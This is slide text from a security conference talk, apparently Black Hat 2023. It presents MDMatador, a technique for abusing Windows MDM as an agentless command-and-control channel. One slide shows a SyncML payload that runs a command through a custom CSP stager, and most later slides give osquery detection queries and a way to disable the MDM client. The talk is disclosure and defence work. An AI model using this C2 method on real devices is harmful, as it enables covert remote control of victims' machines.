
# Vulnerability Responsible Disclosure Process



# DEEP UseCase: Local Privilege Escalation



# DEEP Usecase: Payload Deployment





# DEEP Demos

Would a  
Nation  
State  
actor use  
this?!



# Introducing MDMatador



- ✓ **Windows Agentless C2 system**
- ✓ **MS-MDM and MS-MDE2 support**
- ✓ **Beaconing and C2 protocol over MS-MDM**
- ✓ **Support for Second Stage Payload**

# C2 protocol over MS-MDM

- Extended SyncML
- Second Stage Payload through Custom CSPs

## Second Stage Payload Execution

```
<Exec>
  <Item>
    <Target>
      <LocURI>
        ./Device/Vendor/OEM/C2runchCSP/Stagers/Cmd
      </LocURI>
    </Target>
    <Data>whoami</Data>
  </Item>
</Exec>
```



# MMDmatador Demo



# Implications and Detection

# Detecting Rogue MDM Activity

- Identify unusual MDM enrollments
- Analyze relevant Eventlog and ETW events
- Track CSP changes
- Monitor Scheduled Tasks

# Detecting MDM Abuse with Osquery



## MDM Provisioned Certificates

```
SELECT * FROM certificates  
WHERE path = 'Users\S-1-5-18\Personal'
```

# Detecting MDM Abuse with Osquery



## Active MDM Enrollments

```
SELECT data as 'MDM Server' FROM registry
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Enrollments\%\DiscoveryServiceFullURL'
```

# Detecting MDM Abuse with Osquery



## **MDM Enrollment and Management Events**

```
SELECT * FROM windows_eventlog  
WHERE  
channel='Microsoft-Windows-DeviceManagement-  
Enterprise-Diagnostics-Provider/Admin'
```

# Detecting MDM Abuse with Osquery



## MDM Scheduled Tasks

```
SELECT * FROM scheduled_tasks  
WHERE action LIKE '%certenroller.exe%' OR  
action LIKE '%omadmclient.exe%'
```

# Detecting MDM Abuse with Osquery



## CSP Registration

```
SELECT * from registry
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Provisioning\CSPs\%\Device\Vendor\OEM%'
```

# Disabling the MDM Client Stack



## **DmEnrollmentSvc Windows Service**

```
sc config "DmEnrollmentSvc" start=disabled
```

# Research Implications and Risks

- Built-in features can be repurposed
- Reinforces the need for robust defenses
- Agentless C2 opens new avenues for advanced attacks



Thanks! Questions?

[fleetdm.com/blackhat2023](https://fleetdm.com/blackhat2023)